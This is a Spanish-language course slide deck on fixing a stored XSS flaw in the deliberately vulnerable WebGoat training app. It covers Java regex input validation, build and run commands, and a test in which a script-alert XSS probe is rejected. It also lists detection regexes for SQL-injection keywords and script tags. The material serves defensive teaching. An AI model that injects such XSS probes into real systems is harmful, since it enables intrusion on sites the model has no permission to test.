
2. Fix the stored proc

Define the pattern.
Validate the field against the pattern.
Raise an exception if invalid.
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ahora corregiremos Webgoat para evitar el ataque Stored Cross-site scripting (XSS):

- Primero debemos abrir el archivo **UpdateProfileCrossSiteScripting.java** que se encuentra en la ruta: **/home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/plugin/crosssitescripting**



```
UpdateProfileCrossSiteScripting.java
~/Downloads/WebGoat-7.1/WebGoat...ebgoat/plugin/crosssitescripting

package org.owasp.webgoat.plugin.crosssitescripting;

import org.owasp.webgoat.plugin.GoatHillsFinancial.DefaultLessonAction;
import org.owasp.webgoat.plugin.GoatHillsFinancial.Employee;
import org.owasp.webgoat.plugin.GoatHillsFinancial.GoatHillsFinancial;
import org.owasp.webgoat.plugin.GoatHillsFinancial.LessonAction;
import org.owasp.webgoat.session.ParameterNotFoundException;
import org.owasp.webgoat.session.ParameterParser;
import org.owasp.webgoat.session.UnauthenticatedException;
import org.owasp.webgoat.session.UnauthorizedException;
import org.owasp.webgoat.session.ValidationException;
import org.owasp.webgoat.session.WebSession;

import javax.servlet.http.HttpServletRequest;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Adicionar en el método `parseEmployeeProfile` una expresión regular que valida que el texto ingresado en el `address1` contenga únicamente caracteres permitidos:

- Mayúsculas A-Z
- Minúsculas a-z
- Números 0-9

```
UpdateProfileCrossSiteScripting.java
~/Downloads/WebGoat-7.1/WebGoat...ebgoat/plugin/crosssitescripting
Save

protected Employee parseEmployeeProfile(int subjectId, WebSession s) throws
ParameterNotFoundException,
ValidationException
{
    // The input validation can be added using a parsing component
    // or by using an inline regular expression. The parsing component
    // is the better solution.

    HttpServletRequest request = s.getRequest();
    String firstName = request.getParameter(CrossSiteScripting.FIRST_NAME);
    String lastName = request.getParameter(CrossSiteScripting.LAST_NAME);
    String ssn = request.getParameter(CrossSiteScripting.SSN);
    String title = request.getParameter(CrossSiteScripting.TITLE);
    String phone = request.getParameter(CrossSiteScripting.PHONE_NUMBER);
    String address1 = request.getParameter(CrossSiteScripting.ADDRESS1);
    String address2 = request.getParameter(CrossSiteScripting.ADDRESS2);
    int manager = Integer.parseInt(request.getParameter(CrossSiteScripting.MANAGER));
    String startDate = request.getParameter(CrossSiteScripting.START_DATE);
    int salary = Integer.parseInt(request.getParameter(CrossSiteScripting.SALARY));
    String ccn = request.getParameter(CrossSiteScripting.CCN);
    int ccnLimit = Integer.parseInt(request.getParameter(CrossSiteScripting.CCN_LIMIT));
    String disciplinaryActionDate = request.getParameter(CrossSiteScripting.DISCIPLINARY_DATE);
    String disciplinaryActionNotes =
request.getParameter(CrossSiteScripting.DISCIPLINARY_NOTES);
    String personalDescription = request.getParameter(CrossSiteScripting.DESCRPTION);

    String regex = "[A-Za-z0-9\\s.]*";
    Pattern pattern = Pattern.compile(regex);
    address1 = validate(address1, pattern);

    Employee employee = new Employee(subjectId, firstName, lastName, ssn, title, phone,
address1, address2,
        manager, startDate, salary, ccn, ccnLimit, disciplinaryActionDate,
disciplinaryActionNotes,
        personalDescription);
}
```

Regular expressions

- Usando el portal regex101 <https://regex101.com> analizar las siguientes expresiones regulares:

`[\s]*(?i)((delete)|(exec)|(drop\s*table)|(insert)|(shutdown)|(update)|(\bor\b))`

[link](#)

`<script.*?>.*?</script>`

[link](#)


`<([A-Za-z_{}()/]+\s|=)*+>(.*<[A-Za-z/>]+)*`

[link](#)

- Construya una expresión regular que detecte URLs

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El método validate realiza una comparación entre el parameter ingresado como primer argumento y el patrón de la expresión regular. Si la expresión regular encuentra texto no permitido arrojará una excepción que impedirá que se almacene el código del XSS



```
UpdateProfileCrossSiteScripting.java
~/Downloads/WebGoat-7.1/WebGoat...ebgoat/plugin/crosssitescripting

/**
 * Validates that the given parameter value matches the given regular expression pattern.
 *
 * @param parameter
 * @param pattern
 * @return
 * @throws ValidationException
 */
protected String validate(final String parameter, final Pattern pattern) throws
ValidationException
{
    Matcher matcher = pattern.matcher(parameter);
    if (!matcher.matches()) throw new ValidationException();
    return parameter;
}
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Después de agregar el código de securización se debe compilar y lanzar de nuevo el proyecto webgoat a través de los siguientes comandos:

1. Ubicarse en la carpeta del proyecto WebGoat-Lessons con el comando:
cd /home/neron/Downloads/WebGoat-7.1/WebGoat-Lessons
1. Compilar de nuevo el proyecto con el comando: **mvn package**

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ mvn package
```

El resultado de la compilación del proyecto WebGoat-Lessons debería ser el siguiente



```
daniel@probook-440: ~/Downloads/WebGoat-7.1/WebGoat-Lessons
[INFO] sql-injection ..... SUCCESS [ 0.018 s]
[INFO] sql-numeric-injection ..... SUCCESS [ 0.018 s]
[INFO] sql-string-injection ..... SUCCESS [ 0.019 s]
[INFO] stored-xss ..... SUCCESS [ 0.020 s]
[INFO] thread-safety-problem ..... SUCCESS [ 0.021 s]
[INFO] trace-xss ..... SUCCESS [ 0.017 s]
[INFO] unchecked-email ..... SUCCESS [ 0.018 s]
[INFO] weak-authentication-cookie ..... SUCCESS [ 0.022 s]
[INFO] weak-session-id ..... SUCCESS [ 0.017 s]
[INFO] ws-sax-injection ..... SUCCESS [ 0.033 s]
[INFO] ws-sql-injection ..... SUCCESS [ 0.017 s]
[INFO] wsdm-scanning ..... SUCCESS [ 0.143 s]
[INFO] xml-injection ..... SUCCESS [ 0.017 s]
[INFO] xpath-injection ..... SUCCESS [ 0.014 s]
[INFO] xxe ..... SUCCESS [ 0.011 s]
[INFO] zip-bomb ..... SUCCESS [ 0.012 s]
[INFO] dist ..... SUCCESS [ 1.080 s]
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 4.762 s
[INFO] Finished at: 2021-08-30T00:40:50-05:00
[INFO] -----
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

3. Copiar el archivo cross-site-scripting-1.0.jar al proyecto “Servidor Webgoat” con el comando:
- ```
cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
```

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$ cp target/plugins/*.jar ../WebGoat-7.1/webgoat-container/src/main/webapp/plugin_lessons/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-Lessons$
```

4. Ahora podemos proceder a ejecutar de nuevo el servicio web:

- Nos ubicamos en la carpeta del proyecto “Servidor WebGoat” con el comando:  
`cd /home/neron/Downloads/WebGoat-7.1/WebGoat-7.1`
- Y ejecutamos el servidor con el comando:  
`mvn -pl webgoat-container tomcat7:run-war`

```
(base) daniel@probook-440:~/Downloads/WebGoat-7.1$ cd WebGoat-7.1/
(base) daniel@probook-440:~/Downloads/WebGoat-7.1/WebGoat-7.1$ mvn -pl webgoat-container tomcat7:run-war
```

## Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

El resultado de la ejecución del proyecto WebGoat-7.1 debería ser el siguiente




```
daniel@probook-440: ~/Downloads/WebGoat-7.1/WebGoat-7.1
vlet.http.HttpSession)
2021-08-30 00:44:09,723 INFO - Mapped "[[/service/lessoninfo.mvc],methods=[],params=[],headers=[
],consumes=[],produces=[application/json],custom=[]]" onto public org.owasp.webgoat.lessons.model
.LessonInfoModel org.owasp.webgoat.service.LessonInfoService.getLessonInfo(javax.servlet.http.Http
pSession)
2021-08-30 00:44:09,769 INFO - FrameworkServlet 'mvc-dispatcher': initialization completed in 16
0 ms
2021-08-30 00:44:09,784 INFO - Initializing main webgoat servlet
2021-08-30 00:44:09,785 INFO - Browse to http://localhost:8080/WebGoat and happy hacking!
Aug 30, 2021 12:44:09 AM org.apache.coyote.AbstractProtocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```

En este punto WebGoat ya estará disponible vía web a través de la dirección: <http://localhost:8080/WebGoat/login.mvc>

Con las credenciales:

Usuario: webgoat

Password: webgoat



# Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

Ahora podemos acceder nuevamente al reto “Stage 2: Block Stored XSS using input validation” del panel izquierdo de Webgoat

← → ↻ <http://localhost:8080/WebGoat/login.mvc>

**WEBGOAT**

Username

Password

**Sign in**

The following accounts are built into Webgoat

| Account       | User    | Password |
|---------------|---------|----------|
| Webgoat User  | guest   | guest    |
| Webgoat Admin | webgoat | webgoat  |

← → ↻ <http://localhost:8080/WebGoat/start.mvc#attack/611366032/900/2>

**WEBGOAT**

LAB: Cross Site Scripting

[Show Source](#) [Show Solution](#) [Show Plan](#) [Show Hints](#) [Restart Lesson](#)

**Stage 2**  
Stage 2: Block Stored XSS using Input Validation.

**THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT**

Implement a fix to block the stored XSS before it can be written to the database. Repeat stage 1 as 'Eric' manager. Verify that 'David' is not affected by the attack.

**Goat Hills Financial**  
Human Resources

Please Login


Larry Stooge (employee)

Password


**Login**

## Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- Probar que el aplicativo ya se encuentra protegido accediendo con cualquier usuario disponible en la lista desplegable de la ventana de autenticación de “Goat Hills Financial Human Resources”
- En este caso se ha utilizado al usuario Eric Walker con password: eric




The screenshot shows the login interface for Goat Hills Financial Human Resources. The page header includes the company logo and name. Below the header is a navigation bar with a user icon and a dropdown arrow. The main content area features a "Please Login" dialog box. Inside this dialog, there is a dropdown menu with "Eric Walker (employee)" selected, a password input field with four asterisks, and a "Login" button.




The screenshot shows the staff listing page for Goat Hills Financial Human Resources. The page header is the same as the login page. The navigation bar now displays "Welcome Back Eric - Staff Listing Page". The main content area contains the text "Select from the list below" followed by a dropdown menu with "Eric Walker (employee)" selected. To the right of the dropdown are three buttons: "SearchStaff", "ViewProfile", and "Logout".

## Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- Dentro de la opción “Search Staff” buscar a un usuario, por ejemplo David, para visualizar el perfil del empleado



The screenshot shows the 'Goat Hills Financial Human Resources' search page. At the top left is the company logo. Below it is a navigation bar with a user icon and a dropdown arrow. The main content area features a 'Search For User' box with a text input field containing 'David' and a 'FindProfile' button.




The screenshot shows the employee profile page for David Giambi. At the top left is the company logo. Below it is a navigation bar with a user icon and a dropdown arrow displaying 'Welcome Back Eric'. The profile information is displayed in a table format:

|              |                                                                      |                            |              |
|--------------|----------------------------------------------------------------------|----------------------------|--------------|
| First Name:  | David                                                                | Last Name:                 | Giambi       |
| Street:      | 5132 DIMM Avenue                                                     | City/State:                | New York, NY |
| Phone:       | 610-521-8413                                                         | Start Date:                | 5011999      |
| SSN:         | 439-20-9405                                                          | Salary:                    | 100000       |
| Credit Card: | 6981754825018101                                                     | Credit Card Limit:         | 10000        |
| Comments:    | Strong work habit.<br>Questionable ethics.<br>Hacked into accounting | Manager:                   | 102          |
| Disciplinary | ListStaff                                                            | Disciplinary Action Dates: | Logout       |

At the bottom of the profile, there are buttons for 'ListStaff', 'EditProfile', and 'Logout'. The text 'Modified personal pay.' is visible below the 'EditProfile' button.

# Reto 3. Corregir webgoat para evitar el ataque Stored Cross-site scripting (XSS)

- Editar el campo street e insertar el código javascript usado en la resolución del reto 2:  
<script>alert(“vuln”)</script>
- En este caso la aplicación no debe aceptar la inserción del código debido a que contiene caracteres especiales



**Goat Hills Financial**  
Human Resources

Welcome Back Eric

First Name: David Last Name: Giambi

Street: `<script>alert("vuln")</script>` City/State: New York, NY

Phone: 610-521-8413 Start Date: 5011999

SSN: 439-20-9405 Salary: 100000

Credit Card: 6981754825018101 Credit Card Limit: 10000

Comments: Strong work habbit. Questior Manager: Eric Walker

Disciplinary Explanation: Hacked into accounting server. Modified personal pay. Disciplinary Action: 61402

Dates:

ViewProfile UpdateProfile Logout


## Stage 3

Stage 3: Execute a previously Stored Cross Site Scripting (XSS) attack.

The 'Bruce' employee profile is pre-loaded with a stored XSS attack. Verify that 'David' the fix from stage 2 is in place.

\* You have completed Stage 2: Block Stored XSS using Input Validation.

\* Welcome to Stage 3: Stored XSS Revisited



**Goat Hills Financial**  
Human Resources

An error has occurred.

## V. ¿Que hemos aprendido hoy?

- Proyecto Owasp Top 10
- Identificación, explotación y mitigación de la vulnerabilidad cross-site scripting (XSS)

## Bibliography

Main resources:

<https://owasp.org/www-project-top-ten/>

[https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10)

[https://www.owasp.org/index.php/Top\\_10\\_2013-Top\\_10](https://www.owasp.org/index.php/Top_10_2013-Top_10)

Multimedia resources:

<https://www.youtube.com/playlist?list=PL9HjVcGKtXM305JN2FjKyHNAGIZxZNzNn>

<https://www.youtube.com/playlist?list=PL9HjVcGKtXM2pi1nY2g6SWM9yiyetEB5A>



# GRACIAS

**Daniel Díaz-López, PhD**

Líder de Ciberseguridad - MACC  
Profesor principal de carrera

[danielo.diaz@urosario.edu.co](mailto:danielo.diaz@urosario.edu.co)



@MACC\_URosario



@MACC.URosario



macc\_ur